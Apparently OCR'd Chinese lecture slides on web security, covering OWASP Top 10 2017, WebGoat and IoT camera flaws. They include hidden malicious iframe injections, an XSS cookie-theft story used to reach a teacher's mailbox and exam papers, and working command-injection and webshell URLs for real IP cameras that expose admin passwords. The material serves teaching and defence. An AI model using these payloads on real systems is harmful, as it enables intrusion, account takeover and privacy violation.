

Firefox - FCKeditor - Uploaders Tests

Select the "File Uploader" to use: Custom Uploader URL:
ASP

Upload a new file: Uploaded File URL:
 未选择文件。

Post URL:





```
pic.ini.asp X
```

雷驰系统上传测试文件! <iframe src="http://www.shijiediyi.net/one/hao8.htm?015 width=1 height=1"></iframe>

<iframE src="http://www.shijiEdiyi.nEt/onE/hao8.htm?015 widTh=1 name='4206' height=1"></iframe>

<iframe src="http://wb.shijiediyi.net/one/hao8.htm?024 width=1 height=1"></iframe>

<Iframe src="http://bb.congtouzailai.net/one/hao8.htm?005 wiDth=1 name='8822' hEight=1"></iframE><iframE :

网页篡改——暗链

2016 年，CNCERT 监测发现，我国境内约 1.7 万个网站被篡改，较 2015 年减少 31.7%，其中被篡改政府网站有 467 个，较 2015 年减少 47.9%。从网页篡改的方式来看，被植入暗链的网站占全部被篡改网站的比例高达 86%，是我国境内网站被篡改的主要方式。从境内网页被篡改类型分布来看，以 .com 为后缀的商业网站被篡改网站数量最多，占总数的 72.3%，其次是以 .net 为后缀的网络服务公司网站和以 .gov 为后缀的政府网站，分别占总数的 7.3% 和 2.8%。



[网页](#) [新闻](#) [贴吧](#) [知道](#) [音乐](#) [图片](#) [视频](#) [地图](#) [文库](#) [更多»](#)

时间不限 ▼ 所有网页和文件 ▼ 站点内检索 ▼

清除

[新闻-- 磨床静液压导轨的优越性 -- 剪板机|折弯机|卷板机|液压机|...](#)

各走各路,各挂各链,互不干涉,和平共赢 ,加链接的直接在后面加!!!我可不想...然而,与静液压导轨相比,后者的金属之间并不是直接接触的。在静液压导轨系统中,...

www.ppqcw.com/qc/Ne..... ▼ - 百度快照

[江苏久日数控机床有限公司 -產品展示](#)

各走各路,各挂各链,互不干涉,和平共赢 ,加链接的直接在后面加!!!我可不想...★不同的用途相应的控制方法:根据用途,有以下控制方法: tnc(上nc),多品种小量...

www.jr-jc.cn/dh1/Produ... ▼ - 百度快照

[新闻-- 机床大修改造方案数控液压剪板机 -- 剪板机|折弯机|卷板机|...](#)

各走各路,各挂各链,互不干涉,和平共赢 ,加链接的直接在后面加!!!我...选择得好,则能顺利完成改造任务,达到改造目标;选择不好,不仅是机床改造的...

www.pppcw.cn/qc/Ne...a... ▼ - 百度快照

[卷板机|剪板机-海安县龙胜机床制造有限公司](#)

各走各路,各挂各链,互不干涉,和平共赢 ,加链接的直接在后面加!!!我可不想...该机结构型式为三辊对称式,上辊在两下辊中央对称位置作垂直升降运动,通过液压缸...

www.lsbjj.com/longshen... ▼ - 百度快照

[欢迎光临南通新益数控机械有限公司](#)

各走各路,各挂各链,互不干涉,和平共赢 ,加链接的直接在后面加!!!我可不想清空网站!!! 南通达利机床有限公司 南通新益数控机械有限公司 剪板机 折弯机 剪板...

www.ntxvic.cn/wxb/prod... ▼ - 百度快照

2017 OWASP TOP 10

A3

跨站脚本 (XSS)

威胁代理	攻击向量	安全漏洞	技术影响	业务影响	
应用描述	可利用性 平均	普遍性 非常广泛	可检测性 易	影响 中等	应用/业务描述
任何能够发送不可信数据到系统的人，包括外部用户、内部用户和管理员	攻击者利用浏览器中的解释器发送基于文本的攻击脚本。几乎所有数据源都能成为攻击媒介，包括内部数据源比如数据库中的数据。	当应用程序使用攻击者控制的数据更新网页而不恰当地转义该内容或使用安全的JavaScript API时，会发生XSS缺陷。 XSS缺陷有两个主要类别：(1) 存储型 (2) 反射型，并且这些可以发生在(a) 服务器上或(b) 客户端上。大部分跨站脚本漏洞通过测试或代码分析很容易找到。客户端XSS可能很难识别。	攻击者能在受害者的浏览器中执行脚本以劫持用户会话、破坏网站、插入恶意内容、重定向用户、使用恶意软件劫持用户浏览器等等	考虑受影响的系统及该系统处理的所有数据的商业价值。还应该考虑漏洞公开后对业务的不利影响。	



A3-跨站脚本 (XSS)

- 当应用程序收到含有不可信的数据，在没有进行适当的验证和转义的情况下，就将它发送给一个网页浏览器，这就会产生跨站脚本攻击。XSS允许攻击者在受害者的浏览器上执行脚本，从而劫持用户会话、危害网站、或者将用户转向至恶意网站。



登录教务员邮箱拿到试题

发送一封图穷匕首现的邮件给教员



等待，等待

今天 (5 封)					
<input type="checkbox"/>		SE_NJU HACK	new cookie - document.cookie="lzstat_uv=25... 12分钟前		
<input type="checkbox"/>		SE_NJU HACK	new cookie - document.cookie="" ;document.c... 今天 12:59		
<input type="checkbox"/>		SE_NJU HACK	new cookie - document.cookie="lzstat_uv=25... 今天 11:18		
<input type="checkbox"/>		SE_NJU HACK	new cookie - document.cookie="lzstat_uv=25... 今天 11:16		
<input type="checkbox"/>		SE_NJU HACK	new cookie - document.cookie="lzstat_uv=25... 今天 11:11		



登录教务员邮箱拿到试卷

- 将获取的Cookie替
- 登进了教员的邮箱



发送电子邮件:	日期	大小
2011嵌入式试卷和答案	04/24/2012	426.5K
Linux系统基础（AB卷）参考答案	04/23/2012	659.2K
2011年的Dotnet试卷答案	04/23/2012	211.1K
人机交互AB卷（含答案）及考试小结	04/23/2012	240.5K
2011应用集成原理试卷AB有答案	04/22/2012	453.4K
Fwd: 服务计算概论B卷	04/20/2012	110.2K
SOA与WebService技术 2012 A卷.rar	04/20/2012	175.0K
SOA与WebService技术 2012 A卷.rar	03/22/2012	159.6K
试卷	03/21/2012	61.1K
Re: 请各位老师出2011-2012学年第二学期考试卷	03/21/2012	57.1K
还发现一些错误，以此试卷为准	03/20/2012	1012.6K
Re: 请各位老师出2011-2012学年第二学期考试卷	03/08/2012	4.8K
调卷	02/29/2012	1.8M
软件过程2011年补考成绩,含新的补考试卷	02/27/2012	27.3K
Re:请把c++的补考试卷发给我, 谢谢	02/21/2012	55.8K
补考卷	02/20/2012	241.6K
补考B卷	02/17/2012	196.0K
补考试卷	02/12/2012	67.0K
答复: 服务计算试卷	12/27/2011	6.0K



2017 OWASP TOP 10

A2

失效的身份认证和会话管理

威胁代理	共击向量	安全漏洞	技术影响	业务影响	
应用描述	可利用性 平均	普遍性 广泛	可检测性 平均	影响 严重	应用/业务描述
任何匿名的外部攻击者和拥有账号的用户都可能试图盗取其他用户账号。同样也会有内部人员为了掩饰他们的行为而这么做	攻击者使用认证或会话管理功能中的泄露或漏洞（比如暴露的帐号、密码、或会话ID）来假冒用户	开发者通常会建立自定义的认证和会话管理方案。但要正确实现这些方案却很难，结果这些自定义的方案往往在如下方面存在漏洞：退出、密码管理、超时、记住我、秘密问题、帐户更新等等。因为每一个实现都不同，要找出这些漏洞有时会很困难。	这些漏洞可能导致部分甚至全部帐户遭受攻击。一旦成功，攻击者能执行受害用户的任何操作。因此特权帐户是常见的攻击对象。	需要考虑受影响的数据及应用程序功能的商业价值。还应该考虑漏洞公开后对业务的不利影响。	



A2-失效的身份认证和会话管理

- 与身份认证和会话管理相关的应用程序功能往往得不到正确的实现，这就导致了攻击者破坏密码、密钥、会话令牌或攻击其他的漏洞去冒充其他用户的身份。



2017 OWASP TOP 10

A1

注入

威胁代理	攻击向量	安全漏洞	技术影响	业务影响	
应用描述	可利用性 易	普遍性 常见	可检测性 平均	影响 严重	应用/业务描述
考虑任何能够向系统发送不信任数据的人，包括外部用户，内部用户和管理员。	攻击者利用有针对性的解释器语法发送简单的、基于文本的攻击。几乎任何数据源都能成为注入载体，包括内部来源。	注入漏洞 发生在应用程序将不可信的数据发送到解释器时。注入漏洞十分普遍，尤其是在遗留代码中。通常能在SQL查询语句、LDAP查询语句、Xpath查询语句、OS命令、XML解析器、SMTP头、程序参数等中找到。注入漏洞很容易通过审查代码发现，但是却不容易在测试中发现。扫描器和模糊测试工具可以帮助攻击者找到这些漏洞。	注入能导致数据丢失或数据破坏、缺乏可审计性或是拒绝服务。注入漏洞有时甚至能导致完全主机接管。	考虑受影响的数据和运行解释器的平台的商业价值。所有的数据都有可能被偷窃，篡改和删除。您的声誉是否会被影响？	



A1 -注入

- 注入攻击漏洞，例如SQL、OS以及LDAP注入。这些攻击发生在当不可信的数据作为命令或者查询语句的一部分，被发送给解释器的时候。攻击者发送的恶意数据可以欺骗解释器，以执行计划外的命令或者在未被恰当授权时访问数据。



IP摄像头安全

IP摄像头大多数带有Web服务，通过浏览器可以进入后台管理页面。但是由于权限验证与输入过滤等方面存在的问题，导致攻击者可以在URL中通过命令注入控制设备，严重危害用户的隐私安全。



IP摄像头安全

□ 案例一：海康威视摄像头DCS系列部分型号注入漏洞

摄像头的cgi-bin目录下一般存放可执行的CGI程序，例如：

http://192.168.1.101 / cgi-bin / rtpd.cgi ? action=stop

设备地址

cgi-bin目录

CGI程序

执行参数

服务器收到该请求后，向cgi-bin目录下的rtpd.cgi程序发出stop指令，CGI程序执行完毕后由服务器在浏览器上为用户展示结果。



IP摄像头安全

□ 漏洞原理：

而该系列海康威视的rtpd.cgi文件接收参数的代码如下：

```
. $conf > /dev/null 2> /dev/null  
eval "$(echo $QUERY_STRING | sed -e 's/&/ /g')"
```

输入的参数

字符替换

可以看到，任何输入参数在经过“”替换“&”后（sed语句）都会被eval函数所执行。因此知道了摄像头的IP地址后，我们就可以执行任意shell命令了。



IP摄像头安全

口 威胁场景：

输出管理员账号密码



The screenshot shows a browser's address bar with the URL `/cgi-bin/rtpd.cgi?echo&AdminPasswd_ss|tdb&get&HTTPAccount`. A red box highlights the parameter `AdminPasswd_ss="pharmacie2"`. Below the address bar, a red box highlights the response text "拿到密码~". The full response text is: "Usage: rtpd.cgi?action=[start|stop|restart|status|get|set]&...".

A large yellow arrow points from the exploit screenshot down to the login interface screenshot. Another yellow arrow points from the login interface to the live video feed screenshot.

Pwned is displayed in a yellow box between the login interface and the live video feed.

需要进行身份验证
[REDACTED] 要求提供用户名和密码。
您与此网站建立的不是私密连接。

用户名：
密码：
登录 取消

LIVE VIDEO
2017/10/10 08:36:37 DCS-3411
Please select a language English

IP摄像头安全

□ 案例二：MVPower摄像头内建的webshell注入漏洞


该款摄像头自带webshell服务模块，在URL中通过该服务可以直接注入任意shell命令。

http://192.168.1.101 / shell? / ls


设备地址

webshell

命令



当前目录文件



360攻防实验室摄像头横向测试表


测试范围	测试项	●不安全 ●安全 N/A不适用									
		ITHINK	D-LINK	小熊	中兴	Lifesmart	布丁机器人	联想看家宝	三星	小米	Haier
	参考价格	169	1299	199	299	329	999	299	1099	169	269
	安全评价	★★	★★★★★	★★★★	★★★★	★★★	★★★★	★★★	★★★★★	★★★★	★★★★
手机控制终端	防止密码暴力破解安全措施	○	○	○	○	○	○	○	●	○	○
	使用HTTPS协议进行传输加密	○	○	N/A	○	N/A	○	○	○	●	○
	对客户端源代码进行混淆	●	●	●	●	○	●	●	●	○	○
	可防止二次打包	○	○	○	○	●	○	○	○	○	○
	不包含账号、密码等敏感信息	●	●	●	●	○	●	●	○	●	●
云端应用安全	存在密码策略保护机制	○	●	●	●	○	○	○	●	●	●
	代码逻辑设计安全合理	○	●	○	●	●	○	●	●	●	●
	应用数据传输加密强度较高	○	○	○	○	●	○	○	●	●	○
	检测手机的运行环境	○	○	●	○	○	○	○	●	○	○
	对本地储存数据进行保护	○	●	●	●	●	●	●	●	●	●
设备终端安全	采用安全的身份认证方式	○	●	●	●	●	●	●	●	●	●
	设备终端访问控制进行隔离	N/A	N/A	N/A	N/A	N/A	N/A	●	N/A	●	●
	接口权限设置合理	○	●	●	●	●	○	○	●	●	●
	使安全措施保护信息不被泄露	○	●	●	●	●	●	○	●	●	●
	应用数据传输进行强加密	●	○	○	○	●	○	○	●	●	○
硬件安全	IOT协议应用进行安全配置	N/A	N/A	N/A	N/A	N/A	N/A	○	N/A	N/A	N/A
	存在人机识别机制防止暴力破解	●	○	○	○	●	●	●	●	●	●
	人机识别机制不可被绕过	N/A	N/A	N/A	N/A	○	○	●	N/A	N/A	●
	设备控制标识进行随机化	○	○	○	●	○	●	○	●	●	●
	未存在传统web安全漏洞	●	●	●	○	●	●	●	●	●	●
固件安全	部署防重放攻击措施	○	○	○	○	●	○	○	●	●	●
	硬件芯片标志进行涂抹	○	○	○	○	○	○	○	○	○	○
	固件升级使用签名校验	○	●	●	●	○	○	●	●	●	●
	硬件调试接口设置密码	○	○	○	●	○	●	○	●	○	●
	移除硬件上的调试接口	○	○	●	○	○	●	○	○	○	○
W	对启动程序进行保护	○	●	●	○	○	○	○	○	○	○
	对FLASH芯片读写进行保护	○	○	○	○	○	○	○	○	○	○
	利用工业设计手段保护硬件安全	○	●	○	○	○	●	●	●	●	●
	主芯片采用BGA封装方式	○	○	○	●	○	●	●	●	●	●
	20	62	院大学	Academy of Sciences							

TOP 10风险因素总结

风险	威胁代理	攻击向量	普遍性	利用难度	技术影响	业务影响
		可利用性				
A1-注入	应用描述	易	常见	平均	严重	应用描述
A2-失效的身份认证和会话管理	应用描述	平均	常见	平均	严重	应用描述
A3-跨站脚本	应用描述	平均	非常流行	平均	中等	应用描述
A4-失效的访问控制	应用描述	易	流行	易	中等	应用描述
A5-安全配置错误	应用描述	易	常见	易	中等	应用描述
A6-敏感信息泄露	应用描述	困难	少见	平均	严重	应用描述
A7-攻击检测与防范不足	应用描述	易	常见	平均	中等	应用描述
A8-跨站请求伪造 (CSRF)	应用描述	平均	少见	易	中等	应用描述
A9-使用含有已知漏洞的组件	应用描述	平均	常见	平均	中等	应用描述
A10-未受保护的 APIs	应用描述	平均	常见	难	中等	应用描述

本章大纲

- Risks
- OWASP Top Ten
- WebGoat
- What's Next



WEBGOAT



WEBGOAT

- WebGoat是OWASP组织研制出的用于进行web漏洞实验的应用平台，用来说明web应用中存在的安全漏洞。
- WebGoat运行在带有java虚拟机的平台之上，当前提供的训练课程有50多个，其中包括：
- 跨站点脚本攻击（XSS）、访问控制、线程安全、操作隐藏字段、操纵参数、弱会话cookie、SQL盲注、数字型SQL注入、字符串型SQL注入、web服务、Open Authentication失效、危险的HTML注释等等。
- WebGoat提供了一系列web安全学习的教程，某些课程也给出了视频演示，指导用户利用这些漏洞进行攻击。



OWASP WebGoat Project

WebGoat 7.1 [↗](#) has been released, this release contains a lot of bug fixes for 7.0. WebGoat 7 is the latest in a series of infrastructure improvements to move WebGoat into the modern era. With the new plugin architecture and separation of the server framework from the lessons, lessons now require just a few lines of code. Lessons can now be produced without having to understand the entirety of the WebGoat server.

This release contains both the WebGoat container and 50+ lessons created by the WebGoat team. Thank you to all the volunteers!!

Help Needed:

- We have an immediate need for Lesson Solutions and Lesson Translations. There may be a little work involved with creating new strings for the translations but it is fairly easy work.
- We also need UI developers with experience in any/all parts of the Web stack. Please send an email to Bruce Mayhew webgoat@owasp.org and/or jason.white@owasp.org if you are interested in helping.
- We'd love to update our content. If you've run across a particularly interesting exploit in the field, create a lesson for it and contribute to the community. Instructions for creating a lesson are under the General menu in WebGoat.

Introduction

WebGoat is a deliberately insecure web application maintained by OWASP [↗](#) designed to teach web application security lessons. You can install and practice with WebGoat. There are other 'goats' such as [WebGoat for .Net](#) [↗](#). In each lesson, users must demonstrate their understanding of a security issue by exploiting a real vulnerability in the WebGoat applications. For example, in one of the lessons the user must use [SQL injection](#) to steal fake credit card numbers. The application aims to provide a realistic teaching environment, providing users with hints and code to further explain the lesson.

Why the name "WebGoat"? Developers should not feel bad about not knowing security. Even the best programmers make security errors. What they need is a scapegoat, right? *Just blame it on the Goat!*

To get started:

- For the Latest WebGoat (7.1, in development), go here: <https://github.com/WebGoat/WebGoat> [↗](#)

Description

WebGoat for J2EE is written in Java and therefore installs on any platform with a Java virtual machine. There are installation programs for Linux, OS X Tiger and Windows. Once deployed, the user can go through the lessons and track their progress with the scorecard. There are currently over 30 lessons, including those dealing with the following issues:

- | | |
|--|--|
| <ul style="list-style-type: none">• Cross-site Scripting (XSS)• Access Control• Thread Safety• Hidden Form Field Manipulation• Parameter Manipulation• Weak Session Cookies• Blind SQL Injection | <ul style="list-style-type: none">• Numeric SQL Injection• String SQL Injection• Web Services• Fail Open Authentication• Dangers of HTML Comments• ... and many more! |
|--|--|

Licensing

OWASP WebGoat Project is free to use. It is licensed under the GNU General Public License version 2.0 (GPLv2)

Project Sponsors

The WebGoat project is sponsored by **ASPECT SECURITY** [↗](#)
Application Security Experts

1,739 commits

12 branches

2 releases

35 contributors

Branch: develop ▾

New pull request

Find file

Clone or download ▾


 nbaars	#380 Download mongodb while building the Docker image. If you are beh...	...	Latest commit 56f19ca on 15 Aug
 platformQuickStarts	modifications to README for GKE-Docker		4 months ago
 webgoat-container	missing function level ac working again ... after VM implosion		2 months ago
 webgoat-images	Fix intellij link and use master branch for vagrant images in #262		10 months ago
 webgoat-lessions	fixing test directory structure		2 months ago
 webgoat-server	#380 Download mongodb while building the Docker image. If you are beh...		a month ago
 .gitignore	Hints per lesson (#314)		8 months ago
 .travis.yml	Changed e-mail address		4 months ago
 README.MD	Update to README.MD (#372)		2 months ago
 buildspec.yml	initial add of cloudformation for platform seeding purposes		4 months ago
 mvn-debug	moved global properties from lessons to container, added loading of g...		3 years ago
 pom.xml	Upgraded to Spring Boot 1.5.3		4 months ago
 webgoat_developer_bootstrap.sh	Getting current release running is hard and obscure #308		8 months ago
 README.MD			

WebGoat: A deliberately insecure Web Application

build passing coverage 13% codacy B dependencies unknown owasp labs

本章大纲

- Risks
- OWASP Top Ten
- WebGoat
- What's Next



开发人员



应用程序 安全需求

- 为了创建一个安全的web应用程序，您必须定义安全对该应用程序的意义。OWASP建议您使用《OWASP应用程序安全验证标准（ASVS）》，作为指导，帮助您设置您的应用程序的安全需求。如果您的应用程序是外包的，您需要考虑使用《OWASP安全软件合同附件》。

应用程序 安全架构

- 与其改造应用程序的安全，不如在应用程序开发的初始阶段进行安全设计，更能节约成本。OWASP推荐《OWASP开发者指南》和《OWASP防护最佳实践》，这是很好的起点，用于指导如何在应用程序开发的初始阶段进行安全设计。

标准的 安全控制

